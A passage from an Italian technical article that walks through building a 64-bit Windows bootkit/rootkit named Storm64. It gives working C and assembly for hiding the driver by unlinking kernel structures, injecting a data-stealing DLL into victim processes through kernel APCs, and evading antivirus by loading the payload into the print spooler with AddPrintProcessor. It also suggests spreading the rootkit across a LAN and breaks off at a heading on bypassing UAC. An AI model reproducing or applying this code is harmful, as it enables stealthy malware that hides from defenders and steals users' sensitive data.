Il punto debole di questo sistema è la tecnica utilizzata: l'Irp Hooking è semplice da realizzare, ma anche altrettanto relativamente semplice da scoprire: basta solo un buon debugger e un po' di astuzia per rilevarla, in quanto i puntatori alle nuove funzioni di gestione degli Irp ("Dispatch Functions") risultano essere situate fuori dallo spazio di indirizzamento virtuale del driver originale. Per ovviare a questo inconveniente il lettore è invitato a provare a scrivere una funzione trampolino nello spazio di indirizzamento del driver "disk.sys" anche se la tecnica migliore nello stealth rimane sempre quella delle deviazioni inline.




Figura 15 – Il Master Boot Record infetto da Storm64. È in evidenza un settore identico all'originale in quanto il driver del rootkit devia le richieste di lettura, il nostro obiettivo è raggiunto.

5.2 Direct Kernel Object Manipulation

La tecnica in questione (abbreviata in DKOM) consiste nel modificare direttamente dal codice del driver strutture dati del kernel, la maggior parte delle volte non documentate e rilevate solo attraverso il solito debugger effettuando reverse engineering sul codice macchina di Windows. La tecnica è difficilmente rilevabile dai software antirootkit ed è abbastanza efficace. In Storm64 viene utilizzata per nascondere il driver del rootkit e la dll mappata nel processo vittima. Vediamo ora come....

Analizzata con Windbg la struttura dati `_DRIVER_OBJECT` evidenzia un puntatore a VOID sempre pieno, segnato come *DriverSection*. A cosa punta questo campo? Dopo svariate indagini è possibile affermare che il campo in questione è un puntatore ad una struttura dati simile alla seguente:

```
typedef struct _MODULE_ENTRY64 {
    LIST_ENTRY module_list_entry; // +0x000h
    LPVOID unknownPointer;       // +0x010h
    WORD unknown1[3];            // +0x018h
    LPVOID DriverStart;          // +0x030h - Indica dove inizia il VA del driver
    LPVOID DriverInit;           // +0x038h - L'entry point del driver
    DWORD unknown2[2];          // +0x040h - Sconosciuto
}
```

```

    UNICODE_STRING driver_Path;    // +0x048h - Specifica il nome del file del driver
    UNICODE_STRING driver_Name;    // +0x058h - Il nome del driver senza path
} MODULE_ENTRY, *PMODULE_ENTRY;

```

Scoprire la definizione della struttura precedente è stato relativamente semplice, basta utilizzare un po' di ingegno e il comando `ln` (List Nearest Symbols) del debugger, il quale evidenzia eventuali simboli associati all'indirizzo di memoria specificato. I campi *Unknown* della struttura non ci interessano, infatti il nostro scopo è di nascondere il driver dalla lista, e i campi già evidenziati sono sufficienti.




Figura 16 – L'organizzazione della lista dei driver attivi sul sistema

È semplice dedurre dal debugger che Windows tiene traccia dei driver caricati in memoria del kernel attraverso una “double-linked list”, come evidenziato dalla figura precedente. Le liste “double linked” (letteralmente con collegamento doppio) memorizzano un puntatore al precedente e prossimo elemento. Quindi tutto quello che serve per eliminare il driver dalla lista è spezzare la catena dei puntatori:

```

PMODULE_ENTRY pme = (PMODULE_ENTRY)DriverObject->DriverSection;

// Do the Work here, Altera i vicini:
// Sposto il puntatore dell'elemento precedente
pme->module_list_entry.Blink->Flink = pme->module_list_entry.Flink;
// Sposto il puntatore dell'elemento successivo
pme->module_list_entry.Flink->Blink = pme->module_list_entry.Blink;

// E ora altera se stesso (vedi schema)
pme->module_list_entry.Flink = &pme->module_list_entry;
pme->module_list_entry.Blink = &pme->module_list_entry;

```

Il codice necessario a raggiungere il nostro obiettivo è molto semplice e non richiede particolari accorgimenti in sistemi monoprocesso (se non quello di alzare l'IRQL per non far accedere altri thread alla lista). Il problema più grosso si verifica in sistemi multiprocesso: se infatti il codice precedente viene fatto girare è possibile che la workstation presenti una BSOD in quanto è necessaria la sincronizzazione tra i thread che utilizzano la lista in più processori paralleli. Non è sufficiente elevare l'IRQL corrente in quanto gli altri processori potrebbero eseguire codice ad un IRQL più basso ed accedere alla lista nello stesso istante temporale della nostra modifica, provocando una BSOD. Per bloccare l'accesso anche agli altri processori non esiste una funzione *Interlocked** adatta al caso nostro. L'autore ha quindi sviluppato una soluzione che utilizza le funzioni DPC, le quali possono essere destinate ad un particolare processore e vengono eseguite ad un IRQL uguale a `DISPATCH_LEVEL` (quindi più alto del `PASSIVE_LEVEL`). Il `DISPATCH_LEVEL` blocca lo scheduling dei thread (infatti lo scheduler di Windows opera a questo livello di IRQL); portando tutti i processori del sistema ad un IRQL elevato siamo sicuri che nessun altro thread potrà accedere alla lista dei drivers. Per ulteriori dettagli sugli IRQL,

e sulle Deferred Procedure Call il lettore può consultare la documentazione ufficiale di Microsoft oppure il libro di Walter Oney.

Una volta nascosto il driver del rootkit dalla lista, esso non sarà più visibile nemmeno nel debugger, il quale non riuscirà più a risolvere i simboli. La tecnica DKOM è stata utilizzata anche per nascondere la componente user-mode del rootkit dal processo vittima in modalità molto simile. Non sono necessarie quindi ulteriori analisi.

5.3 Le “Asynchronous Procedure Call” di Windows

La parte Kernel Mode del nostro rootkit ha tra gli obiettivi principali quello di nascondere ogni parte dell'infezione da occhi indiscreti e di proteggerla da qualsiasi tentativo di rimozione. Il lavoro di rubare le informazioni è deputato ad un piccolo programma in esecuzione in User Mode. Infatti le Api utilizzate dai browser e dai programmi vittima sono tutte User Mode, e in modalità Kernel sarebbe molto difficile utilizzarle in quanto si dovrebbero implementare svariate funzioni per renderle compatibili a livello Kernel. Ma come implementare un robusto sistema di hijacking dei dati sensibili dell'utente?

Di sicuro non sarebbe una buona idea sviluppare un processo eseguito ad ogni avvio di Windows, in quanto anche se protetti e nascosti, i processi sono facilmente rilevabili; ad ogni modo inoltre richiedono la scrittura di un file su disco fisso dell'utente. Questa sarebbe una grossa debolezza per il Rootkit. Il nostro sistema deve essere **silenzioso**, di **piccola grandezza** e **non rilevabile**. Le stesse considerazioni sono valide per una eventuale dll registrata nella chiave di registro di sistema `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows` (mappata quindi all'avvio della macchina in ogni processo utente), in quanto anch'essa seppur meno rilevabile (in quanto la Dll non crea uno spazio di indirizzamento proprio ma utilizza quello di altri processi) necessita di un file residente sul disco fisso.

Dopo svariati tentativi l'autore è arrivato alla conclusione che il modo migliore per eseguire un programma User Mode senza farsi rilevare è il seguente: dobbiamo estrarre dal driver del rootkit una dll o un file eseguibile e creare un processo user mode. Il procedimento in linea teorica sembrerebbe semplice, però in pratica non è così. Infatti le api native `ZwCreateProcess` e `ZwCreateThread` sembrerebbero utili proprio per i nostri scopi: utilizzando il libro di Nebbet (Windows 2000 Native Api Reference) e il solito Windbg l'autore ha sviluppato una routine che crea un processo utente da un driver; il problema però è che dopo pochi millisecondi dalla creazione del nuovo processo, il sistema si blocca presentando schermate blu della morte. Stessa cosa è successa tentando di creare Thread utente dal driver del rootkit. Effettuando altra reverse engineering anche sulle API documentate `CreateProcess` e `CreateThread`, è stato rilevato il problema che portava ai blocchi. Le api native precedenti utilizzate in Kernel Mode infatti non comunicano con il sottosistema Win32 (`csrss.exe`) di Windows l'avvenuta creazione del nuovo thread / processo e questo provoca svariati problemi perché dopo poco tempo dalla creazione del nuovo processo, il sottosistema Win32 va in crash, ed essendo un sottosistema essenziale per Windows, la workstation viene bloccata del tutto. Per scrivere del codice con lo scopo di informare il sottosistema Win32 della creazione del nuovo processo sarebbe necessario disassemblare parte del sottosistema stesso, in quanto le strutture dati e le funzioni necessarie non sono affatto documentate. Come fare quindi a raggiungere il nostro scopo?

Anche questa volta è stata sviluppata una strategia apposita: esiste infatti una particolare caratteristica del sistema operativo che ha l'obiettivo di spostare il contesto di esecuzione di un thread in stato di waiting in un'altra procedura / funzione. Le *Asynchronous Procedure Call* sono state implementate in Windows proprio per questo. La proprietà fondamentale di una APC è che quando essa è schedulata nel

sistema, è indirizzata verso un thread specifico. Esistono 3 tipi principali di APC: Kernel mode, Special Kernel mode e User Mode Apc. Per i dettagli su di essi il lettore è rimandato all'approfondimento di Enrico Martinetti intitolato "Windows Vista APC Internals" (www.opening-windows.com/techart/windows_vista_apc_internals.htm).

Utilizzando le APC, è possibile da codice eseguito in Kernel mode, interrompere un thread kernel o user mode in stato di waiting, per fargli eseguire delle istruzioni specifiche. Il problema principale da affrontare è che le APC non sono per niente documentate da Microsoft, per questo quindi è necessario il solito WinDbg, tanta pazienza per effettuare reverse engineering e capire come sono implementate... Le funzioni chiave del sistema delle Apc sono le seguenti: *KeInitializeApc*, la quale inizializza una APC per l'esecuzione (l'esecuzione di una Apc prende il nome di Delivery); *KeInsertQueueApc*, la quale mette in coda una Apc inizializzata per la successiva esecuzione nel contesto di uno specifico thread.

La nostra funzione Apc user-mode non dovrà far altro che richiamare l'Api LoadLibrary per mappare la parte user mode del rootkit in un processo vittima. Teoricamente tutta la procedura è semplice, però anche questa volta non è così: dobbiamo infatti affrontare parecchi problemi. La funzione Apc è copiata da memoria del kernel in memoria del processo vittima, quindi è scritta interamente in Assembler. Gli indirizzi delle API richiamate dall' Apc devono essere calcolati prima della copia, in quanto questo è l'**UNICO** modo di superare l'Address Space Layout Randomization... Per trovare i veri indirizzi virtuali delle Api necessarie analizziamo le strutture dati del loader di Windows, memorizzate nel PEB del processo (Process Environment Block), otteniamo quindi l'indirizzo "image base" della dll utilizzata che implementa la funzione Api, e infine con un esame approfondito del Pe della suddetta dll (Portable Executable) in memoria, otteniamo l'RVA della funzione Api esportata. Con la seguente espressione troviamo quindi l'indirizzo virtuale necessario:

$$\text{Virtual Address} = \text{Dll Image base} + \text{RVA funzione}$$

L'implementazione della nostra Apc è un po' diversa in quanto l'autore ha scelto di richiamare la LoadLibrary da un altro thread con lo scopo di non bloccare l'esecuzione del thread originale del processo vittima: quindi gli indirizzi da calcolare sono 2: API esportate *LoadLibrary* e *CreateThread* dalla dll di Windows *kernelbase.dll*.

Ecco il codice macchina eseguito della funzione Apc in un processo vittima:

```
APCLoadLibraryFunc PROC
; void APCLoadLibraryFunc(PVOID NormalContext, PVOID SystemArg1, PVOID SystemArg2);
; RCX = NormalContext
; RDX = SystemArg1
; R8 = SystemArg2
nop
;int 3          ; Per debug

; Salva i parametri nello stack
mov qword ptr[rsp+18h], r8
mov qword ptr[rsp+10h], rdx
mov qword ptr[rsp+8h], rcx

; Crea lo spazio per lo stack: deve seguire questa formula: 16n + 8
sub RSP, 48h

; Parametri della CreateThread
mov qword ptr [rsp+28h], 0          ; lpThreadId = NULL
mov qword ptr [rsp+20h], 0          ; dwCreationFlags = 0
mov r9, qword ptr [rsp+50h]         ; lpParameter = RCX = NormalContext
mov r8, 123456789ABCDEF7h          ; lpStartAddress = Indirizzo della LoadLibrary
xor rdx, rdx                        ; dwStackSize = NULL
```

```

xor rcx, rcx                                ; lpThreadAttributes = NULL
mov rax, 7766554433221100h                 ; Indirizzo della CreateThread
call rax
add rsp, 48h
ret
APCLoadLibraryFunc ENDP

```

L'autore ha scritto una funzione del driver specifica per l'installazione della Apc da Kernel Mode. Sono state definite anche le strutture dati EPROCESS ed ETHREAD necessarie per la ricerca di un thread in stato "alertable" nel processo di destinazione, scaricando le loro definizioni dal debugger di Windows WinDbg. La Microsoft non documenta affatto tali strutture (definendole "opache") in quanto si riserva il permesso di modificarle liberamente in diverse release del sistema operativo. Questo fatto rende quindi la nostra implementazione molto platform-dependent. Se non viene trovato un thread in stato "alertable", viene scelto un thread in waiting e trasformato in "alertable". In tale modalità si potrebbe provocare qualche minimo guaio (infatti in questo caso le funzioni di attesa user mode *Sleep*, *WaitForSingleObject*, *WaitForMultipleObject* possono ritornare con un codice di errore).

```

NTSTATUS InstallUserApc(LPWSTR dllName, PETHREAD pTargetThread, PEPROCESS
pTargetProcess) {
    // ... Prima cosa ottengo l'handle all'oggetto
    retStatus = ObOpenObjectByPointer((PVOID)pTargetProcess, OBJ_KERNEL_HANDLE,
        NULL, GENERIC_ALL, *PsProcessType, KernelMode, &phProcess);

    // Alloco memoria nel processo target
    retStatus = ZwAllocateVirtualMemory(phProcess, &pMappedAddress, zero_bits,
        RegionSize, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    // Mi aggancio all'address Space del processo destinazione (Importante)
    KeStackAttachProcess((PKPROCESS)pTargetProcess, &ApcState);

    // ... Copio la funzione APC nell'address space del processo target, cerco
    // e piazzo gli indirizzi delle funzioni user mode utilizzate e mi
    // stacco dall'address space ...
    apcFuncSize = (DWORD)((ULONG_PTR)&DummyFunc - (ULONG_PTR)&APCLoadLibraryFunc) + 3;
    RtlCopyMemory(pMappedAddress, (LPVOID)&APCLoadLibraryFunc, apcFuncSize);
    // ... (vedere codice sorgente per i dettagli)

    KeUnstackDetachProcess(&ApcState);

    // FASE 2 - Installo la Apc User Mode (notare i parametri Thread e NormalRoutine)
    KeInitializeApc(pApc, (PKTHREAD)pTargetThread, CurrentApcEnvironment,
        &ApcKernelRoutine, NULL, (PKNORMAL_ROUTINE)pMappedAddress, UserMode,
        (LPVOID)((ULONG_PTR)pMappedAddress + strOffset));
    ASSERT(pApc->Type == 0x12); // 0x12 è il biglietto da visita delle APC

    // La metto in coda per il delivery
    retVal = KeInsertQueueApc(pApc, NULL, NULL, 0);
    return STATUS_SUCCESS;
}

```

Una volta in esecuzione nel contesto di un thread user mode la nostra Apc riesce a caricare la dll user mode del rootkit e mapparla nel processo vittima scelto ad hoc (si può pensare di infettare un processo con diritti massimi dell'utente *System*, ma non interattivo, oppure un processo interattivo con i diritti dell'utente che lo sta utilizzando)...

APPROFONDIMENTO

Una delle maggiori difficoltà, che ha rischiato svariati giorni di reverse engineering, affrontate dall'autore nello scrivere una procedura Apc a 64 bit, è stato, oltre che capire bene la X64 Calling Convention, il problema seguente: se il lettore prova a compilare e a far girare la routine Apc descritta precedentemente, si accorgerà che tale routine funzionerà benissimo in tutti i processi non Microsoft, ma andrà in crash irreversibile in processi Microsoft provocando svariati errori di "access violation" ovunque nel codice macchina disassemblato. Anche se sembra assurda la cosa, è stato scoperto dall'autore che i threads in attesa alertable dei processi Microsoft quali "explorer.exe", invalidano il puntatore all'Activation Context nel TEB (thread environment block). L'Activation Context è una struttura dati che il sistema utilizza per memorizzare i dati necessari a ridirigere un'applicazione a caricare una particolare versione di una dll, istanze di oggetti COM o particolari Windows Sessions. L'Activation Context abilita il sistema ad utilizzare le informazioni contenute in un file manifesto ed è utilizzato soprattutto nei programmi scritti in .Net. Per ulteriori dettagli il lettore è rimandato alla documentazione ufficiale di Microsoft (in particolare a quella delle Api *ActivateActCtx* e *CreateActCtx*). Le Api user-mode di Windows tentano di dereferenziare il puntatore all'Activation Context memorizzato in `ntdll!TEB->ActivationContextStackPointer`, provocando errori di access violation. Per risolvere il problema è necessario riempire l'*ActivationContextStackPointer* con un puntatore a NULL:

```
mov rax, qword ptr gs:[30h]      ; Nel segment-register gs c'è il puntatore
mov r9, rsp                     ; al Thread Environment Block del thread
add r9, 30h                     ; corrente
mov qword ptr [r9], 0
cmp qword ptr [rax+2C8h], 0      ; Offset 0x2C8 = ActivationContextStackPointer
jnz ContextNotNull
mov qword ptr [rax+2C8h], r9
```

```
ContextNotNull:
; ...
```

In questo modo sarà possibile far funzionare correttamente la nostra routine Apc anche in processi vittima Microsoft. L'unico problema rimasto da affrontare è solo quello di scegliere un processo vittima su cui iniettare la dll del rootkit.

L'autore ha deciso di non descrivere qui le procedure che analizzano i dati del loader e cercano un thread alertable in quanto sono banali; per ulteriori dettagli il lettore è invitato ad analizzare il codice sorgente... L'unica informazione degna di nota è che per stabilire se un thread è alertable c'è un flag nella struttura dati KTHREAD (Kernel Thread Control Block) deputato a segnalare i thread alertable. Se non viene trovato nessun thread alertable, è possibile modificare il flag *UserApcPending* della struttura *ApcState* della KTHREAD. In questo modo si inganna lo scheduler di Windows e lo si obbliga ad effettuare il delivery delle APC anche di un thread NON alertable.

Parte 6 – Analisi del codice del Payload

Dopo aver analizzato la maggior parte del codice del driver del rootkit è ora necessario dare un “occhiata veloce” al codice del suo programma di installazione. Il payload del rootkit dovrà competere con 2 grossi problemi: il primo è dato dall’User Account Control di Windows Seven, il secondo invece è dato dalla reazione degli antivirus e firewall software. In questa sezione analizzeremo parte del codice del payload e vedremo come si comporta con antivirus e Windows UAC...

6.1 Sfuggire agli antivirus

Il payload del rootkit sarà un eseguibile nativo con due entry points: un “WinMain” utilizzato quando il programma viene eseguito per la prima volta, e un “DllMain” utilizzato quando il programma viene mappato come dll in un processo. Infatti firewall e antivirus intercettano l’attività di scrittura sull’Mbr dell’hard-disk e la bloccano. L’autore ha sviluppato due metodi differenti per evadere questa protezione con l’idea di base di inserirsi nello spazio di memoria di un processo “trusted” di sistema per effettuare poi il lavoro di infezione.

Per iniettare del codice nello spazio di memoria di un processo vittima esistono svariate modalità: la più classica utilizza le API *VirtualAllocEx*, *WriteProcessMemory* (le quali allocano e scrivono memoria all’interno di un altro processo) e *CreateRemoteThread* (che crea un thread in un processo remoto) per caricare una Dll. Esiste inoltre anche l’API *SetWindowsEventHookEx* sviluppata da Microsoft per lo sviluppo di software filtro, di monitoring, la quale inietta una Dll nello spazio di indirizzamento di tutti i processi utente in risposta a particolari eventi. Tali modalità sono però ben documentate e primo punto di controllo da parte di antivirus e firewall, quindi non sono adatte ai nostri scopi. Per ulteriori dettagli il lettore è rimandato alla documentazione MSDN di Microsoft e anche al link www.codeproject.com/KB/system/hooksys.aspx.

Una prima modalità di attacco possibile è quella sviluppata dal rootkit MebRoot .C, sfrutta l’Api scarsamente documentata *SetWinEventHook*, che è classificata nell’elenco delle funzioni di Accesso Facilitato (quindi non ha nulla a che fare con l’utilizzo che dobbiamo farne). La procedura permette di impostare una funzione di aggancio richiamata in risposta a particolari eventi interattivi generati da un processo / thread. Il problema principale da affrontare in questo caso è che il processo destinazione **deve** essere interattivo e avere diritti di amministratore per poter effettuare l’installazione del rootkit.

```
// Utilizzo le API SetWinEventHookEx per agganciare l'explorer.exe
// TODO: In teoria qui devo vedere che non sia modificata da software antivirus
UINT explId = GetProcessIdByName(L"explorer.exe");
if (!explId) return -1;
hDllMod = LoadLibrary(dllName);
WINEVENTPROC proc = (WINEVENTPROC)GetProcAddress(hDllMod, "ExplEventProc");
g_hMainHook = SetWinEventHook(EVENT_SYSTEM_SOUND, EVENT_OBJECT_ACCELERATORCHANGE,
    hDllMod, proc, explId, 0, WINEVENT_INCONTEXT | WINEVENT_SKIPOWNPROCESS);

// Ora mi metto in attesa per rimuovere l'hook
if (!hSyncEvt)
    hSyncEvt = OpenEvent(STANDARD_RIGHTS_READ | SYNCHRONIZE, FALSE,
        L"Global\\Storm64DllEvt");
retVal = WaitForSingleObject(hSyncEvt, INFINITE);
CloseHandle(hSyncEvt);
// Evento segnalato = installazione effettuata, quindi elimino l'hook
UnhookWinEvent(g_hMainHook);

// Cleanup
```

```
retVal = FreeLibrary(hDllMod);
```

Un'ulteriore soluzione possibile (implementata dal rootkit TDL3) sfrutta l'Api *AddPrintProcessor* utilizzata dai software e drivers delle stampanti per aggiungere nel sistema il processore di stampa adatto al particolare tipo di stampante. La parte non documentata dell'Api inietta automaticamente una dll nel servizio spooler di stampa (il quale è un processo full trusted di Windows) per mappare il print processor personalizzato. Questo particolare fa proprio al caso nostro: infatti qualsiasi azione eseguita dal servizio viene considerata come legittima e non viene controllata da un firewall / antivirus. Questa strada è più efficace rispetto alla precedente in quanto non richiede che il processo vittima sia interattivo. Il rovescio della medaglia è rappresentato dal fatto che per poter utilizzare la funzione, il processo chiamante deve possedere il privilegio *SeLoadDriverPrivilege* (come da documentazione ufficiale MSDN di Microsoft), un privilegio di base necessario per poter eseguire o interrompere l'esecuzione di driver di sistema, quindi ottenibile solo da processi eseguiti **minimo** con diritti amministrativi.

Sceghieremo di implementare il payload utilizzando l'Api *AddPrintProcessor*, anche se dovremmo obbligatoriamente ottenere diritti di amministratore al momento dell'esecuzione... Faremo quindi scrivere indisturbati il nuovo Mbr e driver direttamente dal servizio Spooler di Stampa (nome del processo: "*spoolsv.exe*").

```
// Inietta la dll Storm nel processo vittima nel process context di Spool Service
BOOL AttackSpoolSvr() {
    HANDLE hToken = NULL;           // Token del processo corrente
    LPTSTR printProcName = L"StOrM"; // Il nome del Print Processor
    // ... ...

    // Ottiene la directory dei Print Processor (necessario per AddPrintProcessor)
    retVal = GetPrintProcessorDirectory(NULL, NULL, 1, (LPBYTE)spoolPath,
        MAX_PATH * 2, &bytesNeeded);

    StringCchCat(spoolPath, MAX_PATH, dllName);

    // Apre e modifica il token del processo corrente
    retVal = OpenProcessToken(GetCurrentProcess(), TOKEN_ALL_ACCESS, &hToken);
    retVal = SetPrivilege(hToken, L"SeLoadDriverPrivilege", TRUE);
    CloseHandle(hToken);

    // Ora mi inietto dentro il servizio Spooler di Stampa
    retVal = AddPrintProcessor(NULL, NULL, spoolPath, (LPWSTR)printProcName);
    lastErr = GetLastError();
    if (!retVal && lastErr != ERROR_PROC_NOT_FOUND)
        DbgPrint(L"StormDll!AttachToSpoolSv - AddPrintProcessor has
            failed with error %i.\r\n", (LPVOID)lastErr);
    else {
        DbgPrint(L"StormDll!AttachToSpoolSv - AddPrintProcessor success!\r\n");
        if (!hSyncEvt)
            hSyncEvt = CreateEvent(NULL, TRUE, FALSE, L"Global\\Storm64DllEvt");
        if (hSyncEvt) WaitForSingleObject(hSyncEvt, INFINITE);
        CloseHandle(hSyncEvt); hSyncEvt = NULL;
        // Elimino il print processor creato, la dllMain infatti è già stata eseguita
        retVal = DeletePrintProcessor(NULL, NULL, (LPWSTR)printProcName);
    }
    return (retVal > 0 ? 1 : -1);
}
```

La maggior parte degli antivirus testati non rileva nessuna anomalia in questo codice e lascia inalterata l'esecuzione del payload del rootkit. L'ultimo e più difficile dei problemi da affrontare riguarda ora la modalità in cui ottenere i diritti di amministratore nella workstation della vittima.

APPROFONDIMENTO

Consultando la documentazione MSDN dell'Api *AddPrintProcessor* salta all'occhio quasi subito la descrizione fornita del primo e del secondo parametro (*pName* e *pEnvironment*). Il primo parametro è così descritto: "pName = Pointer to a null-terminated string that specifies the name of the server on which the print processor should be installed. If this parameter is NULL, the print processor is installed locally."

Questo significa che è possibile fornire alla funzione un nome di una workstation remota collegata in LAN per effettuare l'installazione del print processor in un'altra macchina (ovviamente la macchina remota dovrà autenticare con successo il client che richiama l'Api). È quindi semplice teoricamente diffondere il rootkit via LAN attraverso l'api in questione. Come esperimento il lettore potrà sviluppare una via di diffusione del rootkit attraverso l'utilizzo in rete della funzione *AddPrintProcessor*.

6.2 Windows User Account Control

Una delle caratteristiche di sicurezza senza dubbio più innovative introdotta con Windows Vista e perfezionata con Seven è sicuramente il Controllo Account Utente. Esso è stato sviluppato in quanto nei sistemi consumer la maggior parte delle volte l'account dell'utilizzatore ha diritti amministrativi. L'amministratore può svolgere qualsiasi operazione nel sistema. Gli account standard invece, **non** possono svolgere operazioni di modifica radicali al sistema e, insieme ad antivirus e firewall, rendono più sicuro l'ambiente operativo che risulta perfettamente protetto. Un utente non esperto con un account standard non può danneggiare involontariamente il sistema o i dati degli altri utente. Controllo Account Utente (da ora in poi abbreviato a UAC) interviene modificando l'ambiente operativo degli account di amministratore eseguendo qualsiasi software con un "token" (il lettore dovrebbe sapere il significato di token) filtrato che fornisce diritti standard. Nel caso il software eseguito richieda operazioni di modifica sostanziale del sistema una finestra di popup apposita che richiede la conferma per fornire privilegi più elevati all'applicazione viene mostrata all'utente. In tale modo anche l'utente meno esperto sa esattamente quando un qualsiasi software effettua operazioni pericolose per il sistema e può inoltre negare l'esecuzione di tali operazioni. Per un'analisi dettagliata di Windows UAC e per scoprire come funziona il sistema di protezione (termini come "token filtrato", "elevazione", etc..), il lettore è rimandato all'articolo di Russinovich disponibile qui (<http://technet.microsoft.com/en-us/magazine/2009.07.uac.aspx>)




Figura 17: Finestra di dialogo di richiesta diritti amministrativi per un processo non firmato digitalmente.

6.2.1 Idee per il bypass di UAC

